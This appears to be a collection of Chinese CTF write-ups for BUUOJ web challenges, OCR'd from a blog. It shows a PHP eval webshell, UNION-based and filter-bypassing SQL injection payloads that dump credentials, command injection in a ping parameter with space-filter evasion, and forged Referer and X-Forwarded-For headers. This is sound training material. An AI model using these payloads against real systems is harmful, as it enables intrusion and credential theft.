
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogIC
AgPC9oZWFkPgoKICAgIDxib2R5IHN0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOmJsYWNrOyI+PGJyPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHN0eWxlPS
Jmb250LWZhbWlseeTp2ZXJkYW5hO2NvbG9yOnJlZDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWViuWTiO+8geS9oOaJvuWIsOalkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOalkVFBUX5
+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFsO2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWdu
OmNlbnRlcjsiPgogICAgICAgICA8P3BocAogICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAgICAgICAgICAgICRmbGFnID0gJ2ZsYWd7Y2Zh
ZGQxZmUtYmNjZS00MDEwLWJhYzItZDNhNGJkMmQxYTIzfSc7CiAgICAgICAgICAgICAkc2VjcmV0ID0gJ2ppQW5nX0x1eXVhbl93NG50c19hX2cxcklmcmkzbmQnCiAgI
CAgICAgID8+CiAgICAgICAgPC9wPgogICAgPC9ib2R5PgoKPC9odG1sPgo=


```
      <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
        <?php
          echo "我就在这里";
          $flag = 'flag{cfadd1fe-bcce-4010-bac2-d3a4bd2d1a23}';
          $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
        ?>
      </p>
    </body>

</html>
```

得到flag

[极客大挑战 2019]Knife


打开网页
如题目所说，真的是白给的shell






```
eval($_POST["Syc"]);
```

这太明显了
蚁剑上




* http://2d5524d4-a6b3-4a0e-bd8e-7eca32caba4c.node3.buuoj.cn/

* Syc



一键获取flag
cat /flag



```
(www-data:/var/www/html) $ cat /flag
flag{ae0612bd-f22b-40e0-887a-0f0704afdb21}
(www-data:/var/www/html) $
```

[极客大挑战 2019]LoveSQL

打开网页，测试了一下发现是字符型注入
相对于来说较为容易，那么这里我就直接给出payload

判断字段

```
/check.php?username=admin%27order by 3%23&password=admin
```

判断版本和数据库

```
/check.php?username=admin%27union select 1,version(),database()%23&password=admin
```

判断表名，通过limit关键字确定有俩个表名

```
/check.php?username=admin%27union select 1,unhex(Hex(cast(table_name as char))),3 from information_schema.tables
 where table_schema='geek'%23&password=admin
```


判断字段名，username和password

```
/check.php?username=admin%27union select 1,unhex(Hex(cast(column_name as char))),3 from information_schema.colum
ns where table_name='love1ysq1'%23&password=admin
```


爆出flag

```
/check.php?username=1' union select 1,2,group_concat(concat_ws(0x7e,username,password)) from geek.l0ve1ysq1 %23&
password=1
```

[极客大挑战 2019]Http


> 打开网页
>
>
>
>
> 啥都没有，看看源码
>
> 
>
> ```
>                                         ·研究领域：渗透测试、逆同工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
>                                         ·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;"
> onclick="return false" href="Secret.php">氛围</a>! </p>
>                                     </div>
>                                 </section>
> ```


确实隐藏的很好
访问之后


It doesn't come from 'https://www.Sycsecret.com'

https://blog.csdn.net/gd_9988

这个很明显，需要添加一个Referer头
开burp



```
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:29183
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*

Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```
https://blog.csdn.net/gd_9988




GET	/Secret.php HTTP/1.1
Host	node3.buuoj.cn:29183
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv
Accept	text/html,application/xhtml+xml,application/x
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1
Cache-Control	max-age=0
Referer	https://www.Sycsecret.com

https://blog.csdn.net/gd_9988


返回包


```
nt-family:KaiTi;">
```




```
Please use "Syclover" browser</h1>
<div style="position: absolute;bot
style="font:italic 15px Georgia,se
```

故添加




```
User-Agent	X 10.15; rv:74.0) Gecko/20100101 Firefox/74.0 Syclover
```




```
nt-family:KaiTi;">
No!!! you can only read this locally!!!</h1>
```

这里就需要添加一个XFF头



```
X-Forwarded-For	localhost
```

得到flag




```
nt-family:KaiTi;">
flag{bf3d3e1c-1801-458f-aa19-feacebf1eea8}
</h1>
```

[GXYCTF2019]Ping Ping Ping

打开网页

```
/?ip=
```


很明显提示我们得在url后面加上这么一个玩意
而ip又很容易让人联想ip地址，那么咱们就写一个127.0.0.1



```
/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

很明显的一个命令执行
那么就构造

```
payload:/?ip=127.0.0.1;ls
```




/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```

> 看到有个flag.php和index.php，可以使用cat flag.php查看
> 那么这里就构造

```
payload:/?ip=127.0.0.1;cat flag.php
```



/?ip= fxck your space!

> 发现空格好像被过滤了，FUZZ一下决定还是使用$IFS$1进行绕过。
> 先看看index.php的源代码，构造

```
payload:/?ip=127.0.0.1;cat$IFS$1index.php
```

> index.php网页源代码

```php
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}
?>
```

> 故可以构造


```
payload:/?ip=127.0.0.1;a=f;b=g;c=la;cat$IFS$1$a$c$b.php
```

or


```
payload:/?ip=127.0.0.1;cat$IFS$1`ls`
```

这里是借鉴了其他师傅的payload，也算是给自己涨涨见识吧。

[极客大挑战 2019]BabySQL

> 打开网页
>
> 
>
> 自从前几次网站被日，我对我的网站做了严格的过滤，你们这些黑客死心吧！！！
>
>
>
> 想必这次肯定是有过滤的
> 简单测试下

```
/check.php
?username=admin
&password=admin' order by 1#
```

> 
>
> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'der 1'' at line 1
>
> 发现password字段存在注入，可or没了
> 尝试是否可以双写绕过

```
/check.php
?username=admin
&password=-admin' oorrder bbyy 3--+
```

查看注入点

```
/check.php
?username=admin
&password=-admin' uunionnion seselectlect 1,2,3--+
```

判断数据库名

```
/check.php
?username=admin
&password=-admin' uunionnion seselectlect 1,database(),3--+
```

判断表名

```
/check.php
?username=admin
&password=-admin' uunionnion seselectlect 1,group_concat(table_name),3 frfromom infoorrmation_schema.tables whwh
ereere table_schema = database()--+
```

判断字段名

```
/check.php
?username=admin
&password=-admin' uunionnion seselectlect 1,group_concat(column_name),3 frfromom infoorrmation_schema.columns wh
whereere table_name = 'b4bsql'--+
```

flag

```
/check.php
?username=admin
&password=-admin' uunionnion seselectlect 1,group_concat(concat_ws(0x7e,username,passwoorrd)),3 frfromom b4bsql-
-+
```

